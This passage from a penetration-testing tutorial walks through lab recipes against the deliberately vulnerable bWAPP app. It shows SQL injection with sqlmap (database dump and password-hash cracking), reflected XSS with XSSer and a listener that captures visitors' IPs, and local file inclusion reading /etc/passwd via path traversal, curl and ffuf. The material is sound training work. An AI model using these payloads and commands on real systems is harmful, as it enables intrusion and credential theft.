


Figure 12.31 – Search “man”

- Let's see whether this application is vulnerable to an injection in the search field. Enter the following to see whether it provides a result:

```
' union select 1,2,3,4,5,6,7#
```

- Move over to Burp Suite, navigate to **sql\_i\_1.php**, and record the cookie information.




Figure 12.33 – Burp Suite cookie information

- Open a terminal window and enter the following:

```
sqlmap -u "http://192.168.56.108/bWAPP/sql_i_1.php?title=man"
--cookie="<PASTE YOUR COOKIE>" --batch --dbs
```




Figure 12.34 – sqlmap dbs

7. Note that it has identified the backend information and the available databases.

```
[13:35:25] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[13:35:25] [INFO] fetching database names
available databases [4]:
[*] bwAPP
[*] drupageddon
[*] information_schema
[*] mysql

[13:35:25] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.92.7'
[*] ending @ 13:35:25 /2025-11-07/
```

Figure 12.35 – sqlmap dbs information

8. Let's look into one of the identified databases using the following:

```
sqlmap -u "http://192.168.92.7/bWAPP/sqli_1.php?title=man"
--cookie="<PASTE YOUR COOKIE>" -D bwAPP --tables --dbs
```

```
(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.92.7/bWAPP/sqli_1.php?title=man" --cookie="security_level=0; has_js=1; PHPSESSID=
3d36936df45fbbf62e3668765c34956" -D bwAPP --tables --dbs
```

Figure 12.36 – sqlmap tables dump

9. Note that you now have a list of the tables in the bwAPP database.

```
[13:37:42] [INFO] fetching database names
available databases [4]:
[*] bwAPP
[*] drupageddon
[*] information_schema
[*] mysql

[13:37:42] [INFO] fetching tables for database: 'bwAPP'
Database: bwAPP
[5 tables]
+-----+
| blog |
| heroes |
| movies |
| users |
| visitors |
+-----+

[13:37:42] [INFO] fetched data logged to text files under '/home/
[*] ending @ 13:37:42 /2025-11-07/
```

Figure 12.37 – bwAPP tables



10. Let's take a look at what might be in the tables database:

```
sqlmap -u "http://192.168.92.7/bWAPP/sqli_1.php?title=man"
--cookie="<PASTE YOUR COOKIE>" -D bWAPP -T users --dump --dbs
```

You will see that sqlmap has identified password hashes and is asking for additional instructions.

```
(kali@kali)-[~]
$ sqlmap -u "http://192.168.92.7/bWAPP/sqli_1.php?title=man" --cookie="Cookie: security_level=0; PHPSESSID=b3591ebdda09f6f839e20c5552d72c1" -D bWAPP -T users --dump --dbs

[+] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the
nd user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability a
d are not responsible for any misuse or damage caused by this program

[*] starting @ 14:31:53 /2025-11-10/
```

Figure 12.38 – sqlmap users dump

11. Select the following options:

- Store hashes – N
- Crack hashes – Y
- Dictionary to use – 1 (default)
- Common password suffixes – N

```
[13:39:18] [INFO] fetching columns for table 'users' in database 'bWAPP'
[13:39:19] [INFO] fetching entries for table 'users' in database 'bWAPP'
[13:39:19] [INFO] recognized possible password hashes in columns 'password, activation_code'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] N
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[13:39:47] [INFO] using hash method 'sha1_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[13:39:56] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[13:40:02] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[13:40:02] [INFO] starting 3 processes
[13:40:05] [INFO] cracked password 'bug' for user 'A.I.M.'
[13:40:07] [INFO] cracked password 'ZAP' for user 'ZAP'
[13:40:11] [INFO] cracked password 'ZAP' for user 'ZAP'
```

Figure 12.39 – sqlmap user hashes

12. You will see that it has been able to crack several hashes.

```
do you want to use common password suffixes? (slow!) [y/N] N
[13:40:02] [INFO] starting dictionary-based cracking (sha1_generic_passwd)
[13:40:02] [INFO] starting 3 processes
[13:40:05] [INFO] cracked password 'bug' for user 'A.I.M.'
[13:40:07] [INFO] cracked password 'ZAP' for user 'ZAP'
[13:40:11] [INFO] cracked password 'ZAP' for user 'ZAP'
Database: bwAPP
Table: users
```

Figure 12.40 – Cracked passwords

13. You will now see the user table dump, which has additional details in it.

```
Database: bwAPP
Table: users
[3 entries]
+-----+-----+-----+-----+-----+-----+
| id | email | login | secret | activated | reset_code | activation_code | admin | password |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | bwapp-aim@mailinator.com | A.I.M. | A.I.M. or Authentication Is Missing | 1 | NULL | NULL | 1 | 6885858486f31043e5839c735d99457f045affd0 (bug) |
| 2 | bwapp-bee@mailinator.com | bee | Any bugs? | 1 | NULL | NULL | 1 | 6885858486f31043e5839c735d99457f045affd0 (bug) |
| 3 | zaproxy@example.com | ZAP | ZAP | 0 | NULL | a7b52df4ecba291356da71d34d739a204a6e1a63 | 0 | 3f6fb401e4d3e5c2c9043775361303e25ebc1da0 (ZAP) |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+
```

Figure 12.41 – User table dump

14. You may now exit from the sqlmap terminal window.

We are going to use Burp Suite for the next recipe. Please proceed directly to that recipe. Otherwise, if you are done, clean up your environment by restoring Firefox, removing the proxy settings, and exiting Burp Suite.

# How it works...

SQL injection occurs when user-supplied input is included directly in a SQL query without proper validation or sanitization. By providing the target URL and session cookie to maintain authenticated access, sqlmap is able to identify the injection point, enumerate available databases, and extract the contents of specific tables.

## See also

More information on SQL injection can be found at the following websites:

- [https://owasp.org/www-community/attacks/SQL\\_Injection](https://owasp.org/www-community/attacks/SQL_Injection)
- <https://sqlmap.org/>

## Performing a cross-site scripting (XSS) attack

In this recipe, you will learn how to identify and exploit a reflected XSS vulnerability using the XSSer tool. Reflected XSS occurs when user input (such as URL parameters) is immediately reflected by the server. This allows an attacker to inject malicious JavaScript into a website. This script can then be executed in the victim's browser, potentially allowing the attacker to steal cookies or session tokens or perform actions on behalf of the user.

### Getting ready

- A Kali Linux VM that is up and operational
- A BeeBox bWAPP VM that is up and operational
- Burp Suite and Firefox configured per the *Performing a command injection attack* recipe

### How to do it...

1. Navigate to <http://192.168.56.108/bWAPP> and log in to the Beebox bWAPP site. Ensure you set the security level to **low**.
2. Under **Choose your bug**, select **Cross-Site Scripting - Reflected (GET)** and then select **Hack**.




Figure 12.42 – XSS GET

3. Enter a first name and last name and select **Go**. Note the URL.




Figure 12.43 – XSS John Doe

4. Let's test whether the site is vulnerable to an XSS attack. Enter a name in the **First name** field and the following string in the **Last name** field, and select **Go** as shown in the figure below:

```
<script>alert('test')</script>
```




Figure 12.44 – XSS script

We now see with a popup that it's vulnerable and we exposed it.




Figure 12.45 – Alert

5. Moving over to Burp Suite, grab your cookie information by selecting `xss_get.php`.




Figure 12.46 – XSS GET cookies

- Open a terminal window. To verify XSS vulnerability with XSSer, type the following:

```
xsser -u http://192.168.92.7 -g "/bWAPP/xss_get.
php?firstname=john&lastname=XSS&form=submit" --cookie="<YOUR COOKIE
INFO>" --user-agent="Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Gecko/20100101 Firefox/128.0"--auto
```

Figure 12.47 – XSSer

The results of XSSer also show that it's vulnerable.

```
[*] Final Results:
- Injections: 1
- Failed: 0
- Successful: 1
- Accur: 100.0 %

[*] List of XSS injections:

→ CONGRATULATIONS: You have found: [1] possible XSS vector! ;-)
```

```
[+] Target: http://192.168.92.7 | /bWAPP/xss_get.php?firstname=john&lastname=XSS&form=submit
[+] Vector: [lastname]
[!] Method: URL
[*] Hash: e9574aa2b69744392e3b7bd10b600097
[*] Payload: http://192.168.92.7/bWAPP/xss_get.php?firstname=john&lastname=%22%3Ee9574aa2b69744392e3b7bd10b600097&form=submit
[!] Vulnerable: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
[!] Status: XSS FOUND! [WITHOUT --reverse-check VALIDATION!]
```

Figure 12.48 – XSSer is vulnerable

- Now create a simple setup to capture information, as shown:

```
sudo python3 -m http.server 80
```

```
Session Actions Edit View Help
(kali@kali)-[~]
$ sudo python3 -m http.server 80
[sudo] password for kali:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 12.49 – Python web to capture information

8. Now try and capture some information from the user connecting through a crafted link, as shown:




Figure 12.50 – XSS info extract

The script injected will register any IP address that used this link to connect:




Figure 12.51 – Capturing the IP address

9. You may now exit the terminal window that's running the Python HTTP server.

We are going to use Burp Suite for the next recipe. Please proceed directly there. Otherwise, if you are done, clean up your environment by restoring Firefox, removing the proxy settings, and exiting Burp Suite.

## How it works...

We used XSSer to automate the discovery and exploitation of XSS vulnerabilities. XSSer tested multiple payloads and identified those that successfully executed. In a reflected XSS attack, the malicious script is embedded in a URL parameter and reflected back in the HTTP response. If the application doesn't properly escape or filter this input, the browser will execute the script as part of the page.

## See also

For more information on XSSer, check out the site: <https://github.com/epsylon/xsser>.

## Discovering hidden files with R/LFI and ffuf

In this recipe, you will discover how to identify and exploit a **remote and local file inclusion (R/LFI)** vulnerability using the ffuf tool in Kali Linux. You will use ffuf to fuzz a vulnerable parameter in bWAPP, systematically testing for known file inclusion payloads. You will enumerate several vulnerable paths that are identified. Finally, you'll manually extract key system and application files.

## Getting ready

- A Kali Linux VM that is up and operational
- A BeeBox bWAPP VM that is up and operational
- Burp Suite and Firefox configured per the *Performing a command injection attack* recipe

## How to do it...

1. Navigate to <http://192.168.56.108/bWAPP> and log in to the Beebox bWAPP site. Ensure you set the security level to **low**.
2. Under **Choose your bug**, select **Remote & Local File Inclusion (RFI/LFI)** and then click **Hack**.




Figure 12.52 – Choose RFI/LFI



3. Select a language and click **Go**. Take note of the URL.




Figure 12.53 – RFI start

4. Now check whether the site is vulnerable by injecting the attack through the URL:

```
http://192.168.92.7/bWAPP/rfqi.php?language=../../../../etc/passwd&action=go
```

The following figure shows the inject in the URL.




Figure 12.54 – Inject in URL

5. Check the output. You will see that we have extracted the passwd file.

```

/ Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:/
bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache/
man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:/bin/
sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/
www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mail List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh dhcp:x:101:102:/
nonexistent:/bin/false syslog:x:102:103:/home/syslog:/bin/false klog:x:103:104:/home/klog:/bin/false
hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip daemon,,,:/var/lib/
avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119:/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var/run/
PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
bee:x:1000:1000:bee,,,:/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false

```

Figure 12.55 – URL passwd file

6. Let's get our cookie information from Burp Suite by navigating to **rlfi.php** on the left.




Figure 12.56 – RFI cookie

7. Open a terminal window in Kali and let's use ffuf to discover any hidden files or other possible entry points:

```
ffuf -u "http://192.168.92.7/bWAPP/rlfi.php?language=FUZZ&action=go"
-H "<YOUR COOKIE INFORMATION>" -w /usr/share/seclists/Fuzzing/LFI/
LFI-Jhaddix.txt -c
```




Figure 12.57 – ffuf



### Tip

It is important to note that in the preceding example, you must precede the cookie information with `Cookie:`.

8. You can see from the results that there is a large amount of information regarding potential files we can test against.

```
d:\AppServ\MySQL [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3345ms]
/etc/apache2/apache2.conf [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3329ms]
/etc/crontab [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4310ms]
/Program Files\Apache Group\Apache\conf\httpd.conf [Status: 302, Size: 0, Words: 1, Lines:
/root/.Xauthority [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3731ms]
/.ssh/authorized_keys [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3726ms]
/usr/local/apache/logs/access.log [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3690
/usr/local/apache/logs/error.log [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3680m
..../usr/local/apache/logs/error.log [Status: 302, Size: 0, Words: 1, Line
s]
/usr/local/apps/apache2/conf/httpd.conf [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
/usr/local/apps/apache/conf/httpd.conf [Status: 302, Size: 0, Words: 1, Lines: 1, Duration:
/usr/local/cpanel/logs [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3669ms]
/usr/local/php/httpd.conf [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3635ms]
..2f..2f..2f..2f..2f..2f..2fusr2flocal2fapache2flogs2ferror.log [Status: 302, Size: 0, Wor
tion: 3298ms]
..2fetc2fpasswd [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3288ms]
..2f..2fetc2fpasswd [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 3285ms]
:: Progress: [929/929] :: Job [1/1] :: 59 req/sec :: Duration: [0:00:04] :: Errors: 0 ::
```

Figure 12.58 – ffuf results

9. Let's capture some interesting files, starting with the passwd file:

```
curl -s -H "<YOUR COOKIE INFORMATION>" "http://192.168.92.7/bWAPP/
rlfi.php?language=../../etc/passwd&action=go"
```

10. Scroll through the output and you will see that we captured the passwd file:

